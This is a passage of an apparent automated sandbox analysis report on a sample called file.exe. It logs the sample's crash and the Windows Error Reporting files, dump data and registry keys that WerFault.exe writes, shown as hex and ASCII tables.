C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8348	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34\Report.wer	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34\Report.wer	10398	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 33 00 39 00 30 00 37 00 35 00 30 00 34 00 33 00 30 00	MetadataHash=390750430	success or wait	1	6CE0497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{04e6033b-a61a-2e07-ccfc-493c031346e9}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE043D1	unknown

Analysis Process: WerFault.exe PID: **6080**, Parent PID: **3196**

General

Target ID:	7
Start time:	17:29:36
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 724
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE11717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8545.tmp.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8595.tmp.csv	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8690.tmp.txt	success or wait	1	6CE0497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 71 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP q~;c	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWT|h~;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	1620	168	14 17 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	..h	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	14228	20	27 00 00 00 48 10 73 00 00 00 00 00 04 00 00 00 08 3a 00 00	'Hs:	success or wait	39	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	14856	4	fd 7b 1a 77	{w	success or wait	38	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	68580	4	fd fd fd 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	2128	48	30 0d 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 fd fd fd 02 00 00 00 00 6c 04 00 00 fd fd 00 00 fd 02 00 00 fd 34 00 00	0 /l4	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	5972	752	00 00 63 75 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 fd 6a 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 02 fd 03 00 00 00 00 00 6c fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 79 26 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 03 05 00 00 00 00	cu0mcL@*B? $@AZbFjly&@	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	68584	11188	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8245.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 74 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 70 1d 00 00 2c 1a 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	4t7T8Tp,	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 39 00 35 00 30 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>9500</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
